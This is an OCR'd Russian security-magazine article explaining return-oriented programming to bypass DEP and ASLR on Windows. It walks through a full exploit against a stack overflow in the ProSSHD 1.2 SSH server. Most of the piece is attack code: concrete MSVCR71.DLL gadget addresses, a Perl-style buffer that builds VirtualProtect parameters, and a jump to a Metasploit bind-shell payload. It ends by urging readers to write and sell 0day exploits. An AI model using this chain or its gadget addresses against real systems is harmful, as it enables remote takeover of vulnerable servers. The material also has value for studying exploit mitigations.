

Алексей Синцов, Digital Security **a.sintsov@dsec.ru**



Задача ROP: создать в нужном месте нужные параметры



Вот примерно так из кусочков и собирается код


Развратно-ориентированное программирование

ТРЮКИ ROP, ПРИВОДЯЩИЕ К ПОБЕДЕ

Сегодня я расскажу про метод обратно-ориентированного программирования или, попросту, ROP. Эта штука позволит добиться выполнения произвольного кода при эксплуатации уязвимостей типа переполнения буфера (а также использования освобожденной памяти, ошибки форматной строки и т.д.) в процессе с permanent-DEP и даже с ASLR.

ОПЯТЬ?

Да, опять! Очередная статья про обход DEP и ASLR. Если ты читал предыдущие выпуски нашего журнала, то уже знаешь несколько трюков, которые позволяют обходить защитные технологии любимой нами корпорации Microsoft. Старая добрая ret2libc позволяла нам отключать DEP для процесса, а вот permanent DEP + ASLR мы обходили методом JIT-SPRAY (если есть JIT-компилятор, например, Flash). На этом хакерские хитрости не кончаются, более того, сегодня мы поговорим о методе, который использовался в боевых эксплойтах как белыми, так и не совсем белыми шляпами по всему миру. Пока JIT SPRAY эксплойты существуют только в лабораториях, и область их применения, как правило — браузеры, то вот сплойты, использующие ROP, уже доказали свою пригодность на деле. Кроме того, они могут использоваться и против ПО, где нет возможности юзать Flash и JIT-SPRAY. Если ты читал последние наши обзоры, то мог обратить внимание, что я не вру; так, например, эксплойт, распространяющий malware и эксплуатирующий уязвимость в Acrobat Reader (CVE-2010-0188) — как раз яркий тому пример. Кроме того, этот метод использовался на pwn2own для взлома iPhone и в эксплойте против PHP 6.0 DEV. А так как наш журнал модный и глянцевый, то мы тоже не обойдем стороной тренд этого сезона.



Адрес возврата контролируется нами: 0x61616161!

links

- cseweb.ucsd.edu/~hovav/dist/geometry.pdf — практически первая академическая работа на тему ROP (2007 год).
- blip.tv/file/3564232 — видео с конференции Source Boston 2010. Известный хакер — Дион Дай Зови рассказывает о ROP.
- dsecrg.com — присоединяйся к нам!

ТУДА-СЮДА-ОБРАТНО...

Для начала вспомним классику — ret2libc. При классическом варианте переполнения буфера мы можем менять адрес возврата из функции, переписывая его в стеке. Если этот адрес указывает на неисполняемую память (в том же стеке или, например, в куче), то нас ждет разочарование — ведь у нас hardware-permanent-super-puper-DEP. Вот для обхода обычного hardware-DEP метод ret2libc и применялся. Суть его в том, что мы перезаписывали адрес возврата на адрес нужной нам функции. Так как код функции исполняемый, то проблем нет. Одно «но»: код функций переопределен. Мы, конечно, можем последовательно вызвать несколько функций, но связать это в шеллкод практически невозможно, так как нам надо работать с переменными, дескрипторами и т.д. Это все равно, что программа из одних API-вызовов, без работы с переменными и, главное, без обработки возвращенного, вызываемыми функциями, результата. Тут-то и пришла идея более точечного использования существующего кода — не целыми функциями, а небольшими кусками кода, непосредственно до инструкции возврата. Это позволит атакующему работать с регистрами, производить операции и обрабатывать результат. Допустим, как скопировать какое-либо значение (например, 0xBAADF00D) в память по определенному адресу (например, 0x01020304)? Так как в стек мы можем писать напрямую (в результате переполнения буфера), то параметры можно записать в самом буфере. Тогда для выполнения задачи нам нужен следующий код:

```
pop ecx  ; берем значение из стека
pop eax  ; берем адрес
mov [eax], ecx ; копируем по адресу наше значение
```

Чтобы выполнить этот код, мы можем найти отдельно каждую строчку, идущую перед инструкцией возврата, и внедрить указатели на эти строчки последовательно, вместе с параметрами.

```
0x06060101: pop ecx
0x06060102: retn
. . .
0x06060201: pop eax
0x06060202: retn
. . .

0x06060301: mov [eax], ecx
0x06060304: retn
```

В итоге переполняем буфер так:

```
0x06060101 // AAAA — переписываем адрес возврата
0xBAADF00D // BBBB — это пойдет в ecx
0x06060201 // CCCC — retn вернет нас на следующую инструкцию
0x01020304 // DDDD — это значение пойдет в eax
0x06060301 // EEEE — второй retn вернет нас на задуманный код
```

Поэтому, если буфер для классического переполнения выглядит так:

```
[BUFFER][RET]
```

то переполнение с ROP будет выглядеть так:


```
[BUFFER][AAAA][BBBB][CCCC][DDDD][EEEE]
```

Думаю, что суть идеи понятна, но сразу отмечу, что такой метод имеет много сложностей. Во-первых, такие куски кода еще надо найти, а во-вторых, у нас не всегда достаточно места после переписанного адреса возврата (может возникнуть исключительная ситуация до перехода по нашему адресу, и тогда уже надо работать с SEH-дескриптором, но указатель на стек с адресами ROP мы потеряем). Кроме того, в ROP-адресах чаще всего нельзя использовать нулевые байты. С некоторыми из этих проблем даже можно справиться. Допустим, мы нашли переполнение буфера в ПО. Чем подменить адрес возврата? Логично, что нам понадобятся адреса функций VirtualProtect (чтобы пометить память с шеллкодом как исполняемую) или, например, WriteProcessMemory (чтобы скопировать шеллкод в исполняемую секцию). Если ASLR нет, то задача проста — адреса функций нам известны, но вот адрес шеллкода? Его-то и надо вычислить, чтобы потом передать в качестве параметра в эти функции. Кроме того, даже если ASLR есть, можно найти используемые процессом библиотеки, которые не скомпилированы с поддержкой этой технологии, что позволяет нам использовать статичный базовый адрес таких DLL'ок (именно этот недочет и использовался для взлома FireFox, работающего под Windows 7 с ASLR+DEP на pwn2own 2010). Суть в том, что даже если мы не знаем адрес нужной функции, но она вызывается из несовместимой с ASLR библиотеки, то мы можем просто передать управление на этот вызов. Идея не нова и предложена Алексом Сотировым (Alex Sotirov) еще на BlackHat 08. Все зависит только от разнообразия кода в нужной нам DLL. Так как нас интересуют инструкции в непосредственной близости с выходом из функции.


ROP — REST ON PAIN

Попробуем сделать свою ROP-программу. Для начала выберем жертву. На этот раз никаких ActiveX и браузеров — на нашем операционном столе пациент под именем ProSSHD версии 1.2. Это неплохой SSH-сервис под Windows. В данном ПО возможно выполнить удаленное переполнение буфера в стеке путем длинного SCP-запроса. Оригинальный эксплойт я взял у команды S2 Crew, которая славится своими качественными работами. Суть проста: посылаем 491 байт запроса, а следующие 4 байта перезаписывают адрес возврата. В момент, когда программа переходит по этому адресу, у нас в вершине стека блок данных, идущих после первых 495 байт буфера. То есть:


```
[491 байт 'a' — 0x41][RET=EIP]
```



Нужные нам библиотеки без поддержки ASLR



Полезные функции



Поиск фрагментов — гаджетов

```
[AAAAAAAAAAAAAAAAAAAAAAAA]
                          ^
                         ESP
```

Таким образом, вместо [RET] и последующих [AAAAAAA] нужно писать ROP-программу. Но надо сказать, что не всегда бывает так, как у нас. Бывает, что эксплойт не может использовать адрес возврата. Например, у нас адрес возврата защищен с помощью метки (/GS) и тогда мы эксплуатируем уязвимость через SEH, или у нас вообще переполнение не в стеке, а в куче, тогда получается, что ESP будет указывать на неподконтрольную хакеру область. В таком случае первый и единственный контролируемый адрес (SEH-дескриптора — в первом варианте) указывал на код, который вернул бы указатель ESP на стек (или кучу — во втором варианте) с контролируемыми данными, чтобы первый же RETN вернул нас в русло ROP. То есть, первый адрес должен указывать на что-то типа:

```
add esp, 0xXX
retn
```

Или если в каком-то регистре лежит указатель на наши данные:

```
mov esp, ecx
retn
      ; или
xchg ecx, esp
retn
```

Но в нашем случае это не нужно, так что продолжим изучать больного. В качестве скальпеля я буду использовать Immunity Debugger и плагин к нему от известного бельгийского хакера corelanc0d3r. Очевидно, что в качестве буфера можно передавать все, кроме нулевых байтов, поэтому для ROP нам нужна статическая библиотека, не содержащая нулевых старших разрядов в адресе. Более того, нам нужна библиотека, которая не поддерживает ASLR, чтобы эксплуатировать уязвимость в Windows 7. Использовав вышеуказанный плагин к дебаггеру, можно обнаружить в составе дистрибутива ProSSHD такие библиотеки: MFC71.DLL и MSVCR71.DLL. Я буду использовать обе библиотеки в качестве доноров кода для ROP; таким макаром мы обойдем DEP + ASLR. Как же обойти DEP? Взглянув на список используемых этими модулями функций, можно заметить вызов VirtualProtect() по адресу 0x7C3528DD (MSVCR71.DLL). Это отличное решение; поскольку из-за ASLR адрес этой функции нам неизвестен, то использование в качестве «проводника» кода с вызовом из MSVCR71.DLL решит задачу. Напомню, что эта функция может менять параметры доступа к страницам памяти, так что с помощью нее мы сделаем стек исполняемым. Вот, собственно, и все — шеллкод уже там, просто передадим ему управление после вызова VirtualProtect. Параметры для VirtualProtect выглядят так:

```
VirtualProtect(
  IN   LPVOID lpAddress,    //указатель на адрес па-
мяти
  IN   SIZE_T dwSize,      //Размер памяти — 0x1
  IN   DWORD flNewProtect,   //флаг — 0x40
  IN   PDWORD lpflOldProtect //указатель на память,
куда запишется ответ (старые флаги)
);
```

В одной из предыдущих статей я отказался от использования этой функции для обхода DEP, так как в качестве параметров необходимо использовать нулевые байты. Вот тут-то и поможет ROP. Еще деталь: если взглянуть на код вызова VirtualProtect из MSVCR71.DLL, то видно, что следующий адрес возврата, который будет взят по RETN, зависит от регистра EBP. Так как следующий адрес должен передавать управление на стек (уже исполняемый), то надо рассчитать так, чтобы после EBP-0x58 и LEAVE нас откинуло на нужный адрес.

```
7C3528DD   CALL
      DWORD PTR DS:[<&KERNEL32.VirtualProect>
7C3528E3   LEA ESP,DWORD PTR SS:[EBP-58]
7C3528E6   POP EDI
7C3528E7   POP ESI
7C3528E8   POP EBX
7C3528E9   LEAVE
7C3528EA   RETN
```

Итого, буфер в стеке надо сформировать так:

```
0x00:0x7C3528DD    -- адрес вызова VirtualProtect
0x04:ADDRESS_1     -- любой адрес страницы стека
0x08:0x00000XXX    -- любое не большое число
0x0C:0x00000040    -- READ_WRITE_EXECUTE
0x10:ADDRESS_2     -- адрес из стека, меньший ESP
```

Поясню. Каждая строчка — это 4 байта в стеке. Первая строчка — адрес вызова VirtualProtect из MSVCR71.DLL. Вторая строчка — первый параметр функции, а именно — адрес страницы, которую мы хотим отредактировать. Мы хотели отредактировать стек, поэтому годится любой адрес из стека, значения это не имеет, так как права даются на всю страницу целиком. Далее идет третий параметр — размер блока, который опять же значения не имеет, так как права даются на всю страницу. Но надо учесть, что большое число сюда пихать нельзя, иначе VirtualProtect будет ругаться. И ноль нельзя. В итоге — любое положительное не большое число. Последний параметр — адрес, куда запишутся текущие права страницы. Желательно, чтобы этот адрес был либо за вершиной стека, либо ниже шеллкода — это для того, чтобы не затереть что-нибудь важное. В этой конструкции во всех параметрах присутствуют нулевые байты. Адреса стека начинаются с нулевого байта и имеют вид 0x0012XXXX. Про размер и маску прав — итак понятно. Поэтому-то нам и поможет ROP. Иначе никак. JIT SPRAY тут неприменим, да и DEP для процесса отключить не всегда возможно. Так что будем писать ROP-программу — это 100% решение при данных условиях. Выглядеть это будет так:

```
0x000:ADDR_1       -- ROP-инструкции
0x004:ADDR_2
. . .
0xX00:ADDR_X
0xX04:0x7C3528DD   -- VirtualProtect
0xX08:ADDRESS_1
```

```
0xX0C:0x00000XXX
0xX10:0x00000040
0xX14:ADDRESS_2
0xX18:RET_ESP       -- прыжок на 0xX0C
0xX1C:0x90909090    -- NOP's и шеллкод
0xX20:SHELLCODE
```

ROP-инструкции должны сформировать и сохранить параметры VirtualProtect по адресам 0xX08, 0xX0C, 0xX10, 0xX14. Очевидно, что эти адреса также надо знать заранее. Тут нам поможет сам ProSSHD. Если обратить внимание, то в момент атаки регистр EDI и EBP указывают на данные в стеке с постоянным смещением относительно ESP. Условимся, что EDI или EBP и будут указывать на то место, где будут параметры. Разница между EDI и ESP, например, всегда составляет 1049 байт. Этого вполне достаточно для ROP-программы, а остаток, который получится между ROP-программой и вызовом VirtualProtect, можно заполнить пустыми указателями — RETN. Получится этакий аналог NOP в контексте ROP.

IT'S ALIVE!

Начнем собирать нашего Франкенштейна. Напомню — нас интересуют различные небольшие кусочки кода, которые идут непосредственно перед инструкцией RETN. Этот код не должен содержать других вызовов или сильно влиять на стек. Кроме того, он не должен затирать нужные нам для дальнейшей работы регистры. Чтобы это все вообще заработало, нам нужны такие кусочки, которые позволят работать как минимум с двумя регистрами, позволив менять значения между ними и записывать по указателю. Как их найти? К сожалению, когда я писал этот эксплойт, corelanc0d3r еще не реализовал функционал по поиску ROP-кусков (гаджетов) в своем плагине, и мне пришлось искать все вручную. Но к моменту подготовки статьи Питер Ван Эйкхоут (Peter Van Eeckhoutte — это настоящее имя corelanc0d3r) все-таки добавил нужный функционал и попросил меня проверить его, что я с радостью и сделал. По сути, плагин выполнил поиск команды 'RETN' в различных вариациях в коде нужных мне модулей и сформировал текстовый файл со списком фрагментов. Анализ получившегося файла говорит нам, что весь такой ROP-код достаточно однообразен. Это связано с тем, что в большинстве случаев функции перед выходом записывают что-то в EAX, восстанавливают пару регистров и выходят. Более редкий вариант — запись по адресу EAX значением другого регистра. В итоге я подобрал решение, которое позволило мне скопировать значение из EDI (адрес, где будут сохранены параметры) в регистры EAX и EDX. Кроме того нашлись команды, позволяющие копировать по адресу из EAX, значение EDX. Так задача решилась. Однако на деле не все так просто, поэтому я лучше распишу программу подробно. Все адреса в эксплойте надобно представлять разрядами задом наперед (вдруг кто забыл).

ЭКСПЛОЙТ

Сначала формируем часть буфера, которая идет до перезаписи адреса возврата. Содержимое этого буфера значения не имеет.

```
$fuzz = "\x41"x491 .
```

Перезаписываем адрес возврата указателем на первый фрагмент ROP-программы. Этот код копирует указатель на место в стеке (который у нас стабильно в EDI) в регистр EAX.

```
"\x9F\x07\x37\x7C".  # MOV EAX, EDI / POP EDI / POP
ESI / RETN
```

Так как приведенный выше код забирает из стека 8 байт (затирая ими регистры EDI и ESI), то в буфер мы должны записать эти 8 байт, после которых будет указатель на следующий фрагмент.

```
"\x11\x11\x11\x11".  # это будет в EDI
"\x22\x22\x22\x22".  # это будет в ESI
```

Чтобы сгенерировать значение третьего параметра для VirtualProtect, которое должно быть равно 0x40, нам понадобится регистр EAX, поэтому теперь перегоним адрес стека, куда будем копировать параметры, в ECX. После этого EAX затирается. Собственно, далее все команды из созданного мною списка могут работать только с регистрами EAX и ECX.

```
"\x27\x34\x34\x7C".  # MOV ECX, EAX / MOV EAX, ESI /
POP ESI / RETN 10
"\x33\x33\x33\x33".  # это будет в ESI
```

Так, адрес уже в ECX, теперь в EAX надо как-то запихнуть значение 0x40. Вариантов масса, но самый экономичный по количеству гаджетов — это засунуть в EAX значение -0x40, а затем вызвать NEG EAX. Минус на минус — будет плюс. Дело в том, что -0x40=0xFFFFFFC0, то есть нету нулевых байтов, и мы можем передать это через стек, забрав инструкцией POP EAX. Только надо не забыть добавить после следующего адреса возврата 16 байт мусора, так как предыдущая инструкция была RETN 0x10.

```
"\xC1\x4C\x34\x7C".  # POP EAX  / RETN
                     #
"\x33\x33\x33\x33".  # это перепрыгиваем
"\x33\x33\x33\x33".  # это перепрыгиваем
"\x33\x33\x33\x33".  # это перепрыгиваем
"\x33\x33\x33\x33".  # это перепрыгиваем
                     #
"\xC0\xFF\xFF\xFF".  # -0x40: это будет в EAX
"\x05\x1e\x35\x7C".  # NEG EAX /  RETN
```

Ну вот. Мы получили в EAX требуемое значение — 0x00000040. В ECX у нас указатель на место, где мы готовим параметры для VirtualProtect, так что следующий фрагмент запишет значение на его законное место.

```
"\xc8\x03\x35\x7C".  # MOV DS:[ECX], EAX / RETN
```

Теперь скопируем адрес из ECX обратно в EAX.

```
"\x40\xa0\x35\x7C".  # MOV EAX, ECX / RETN
```

Теперь у нас в обоих регистрах адрес на третий параметр VirtualProtect (-0x40). Это же значение годится и для первого параметра этой функции — адреса страницы, которую мы модифицируем.
Поэтому далее я уменьшаю значение EAX на 12 (три слова), чтобы он указывал (со сдвигом на 4 байта) на место для первого параметра.

```
"\xA1\x1D\x34\x7C"x12.  # DEC EAX  / RETN
```

Теперь скопирую значение EAX по адресу EAX+4. В итоге у нас будет записан первый параметр.

```
"\x08\x94\x16\x7C".  # MOV DS:[EAX+0x4], EAX / RETN
```

Увеличим EAX на 4 байта.

```
"\xB9\x1F\x34\x7C"x4.  # INC EAX / RETN
```

Теперь EAX указывает на сохраненный первый параметр, зато EAX+4 указывает на то место, где должен быть второй параметр — размер памяти. Как я писал выше, этот параметр может быть любым положительным, но не очень большим числом. По-моему, число 1 как раз таким и является. Поэтому сохраняем его на месте второго параметра.

```
"\xB2\x01\x15\x7C".  # MOV [EAX+0x4], 1
```

Сформированный плагином список снабжен полезными комментариями типа «данный адрес содержит разряды в пределах ASCII-таблицы».

Остался последний параметр — место, куда будет сохранен вывод функции VirtualProtect. Я решил его сделать где-нибудь в стеке до адреса вызова самой функции. То есть в момент вызова это место будет уже меньше регистра ESP и на логику никак не повлияет. Поэтому уменьшаем EAX аж на 16 байт.

```
"\xA1\x1D\x34\x7C"x16.  # DEC EAX  / RETN
```

Скопируем полученное значение в ECX.

```
"\x27\x34\x34\x7C".  # MOV ECX, EAX / MOV EAX, ESI /
POP ESI / RETN 10
"\x33\x33\x33\x33".  # это будет в ESI
"\x40\xa0\x35\x7C".  # MOV EAX, ECX / RETN
                     #
"\x33\x33\x33\x33".  # это перепрыгиваем
"\x33\x33\x33\x33".  # это перепрыгиваем
"\x33\x33\x33\x33".  # это перепрыгиваем
"\x33\x33\x33\x33".  # это перепрыгиваем
```

Значение мы сохранили пока что в ECX. EAX — в положение, чтобы EAX+20 указывал на место для последнего, четвертого, параметра (это будет как раз за сохраненным в стеке 0x40).

```
"\xB9\x1F\x34\x7C"x4.  # INC EAX / RETN
```

Ну и записываем последний параметр на свое место.

```
"\xE5\x6B\x36\x7C".   # MOV DS:[EAX+0x14], ECX
```

Теперь у нас в стеке осталось 412 байт от последней строчки до первого параметра.
Еще 4 байта уйдут на адрес вызова VirtualProtect непосредственно перед первым параметром — итого 408 байт надо заполнить пустыми переходами.

```
"\xBA\x1F\x34\x7C"x204 . # RETN
```

Теперь указатель на место, где будет вызов VirtualProtect.


```
"\xDD\x28\x35\x7C".  # CALL VirtualProtect / LEA ESP,
[EBP-58] / POP EDI / ESI / EBX / RETN
```

Дальше идет место в стеке, где будут сохранены параметры для функции. С этим пространством работает наша ROP-программа.


```
"AAAABBBBCCCCDDDD".
```

Следующий адрес увеличит значение указателя вершины стека на 12 байт. Зачем я это сделал — уже забыл :).

```
"\x1A\xF2\x35\x7C".   # ADD ESP, 0xC / RETN
"XXXYYYZZZ123".       # Перепрыгнем, изменив указа-
тель
```



ROP за работой



Рабочий, универсальный и безотказный эксплойт — пригодится на очередном пентесте

Теперь наш стек уже исполняемый, и надо передать управление на код из стека, который будет ниже. Сделаем это нетривиально, вспомнив мою предыдущую статью про JIT SPRAY, где использовалось смещение в адресе инструкций, и в зависимости от первого байта инструкции менялся исполняемый код. Так, у нас по адресу 0x7c345c2e содержится код ANDPS XMM0, XMM3. Но если добавить к этому адресу 2 байта, то оставшиеся опкоды проинтерпретируются как PUSH ESP / RETN. То есть мы засунем в стек адрес вершины, а затем инструкция RETN заберет его, передав в EIP.

```
"\x30\x5C\x34\x7C".   # PUSH ESP / RETN
```

Весь дальнейший код будет уже не адресами, а полноценным бинарным кодом — шеллкодом. Для начала я все же сунул немножко NOP'ов.

```
"\x90"x14 .           # NOP
```

Ну, а дальше — шеллкод из Метасплойта (у меня bind shell на 4444 порту).

```
$shell;                    # Шеллкод
```

ВЫВОДЫ

Что можно сказать. Очевидно, что предлагаемые защитные механизмы снижают риски, но незначительно. Также растет сложность написания эксплойтов, что создает на этом рынке дефицит рабочей силы. Сразу после публикации данного сплойта, мне пришло письмо с предложением о работе: написание приватных эксплойтов для 0day и не очень приватных уязвимостей по ценам, в 300% превышающим предложения для 0day багов у iDefense или ZDI. Я, конечно, жадный, но ленивый — мне моей работы хватает. А вот ты теперь знаешь, как писать эксплойты, которые с радостью купят за много $$$. Дерзай! :)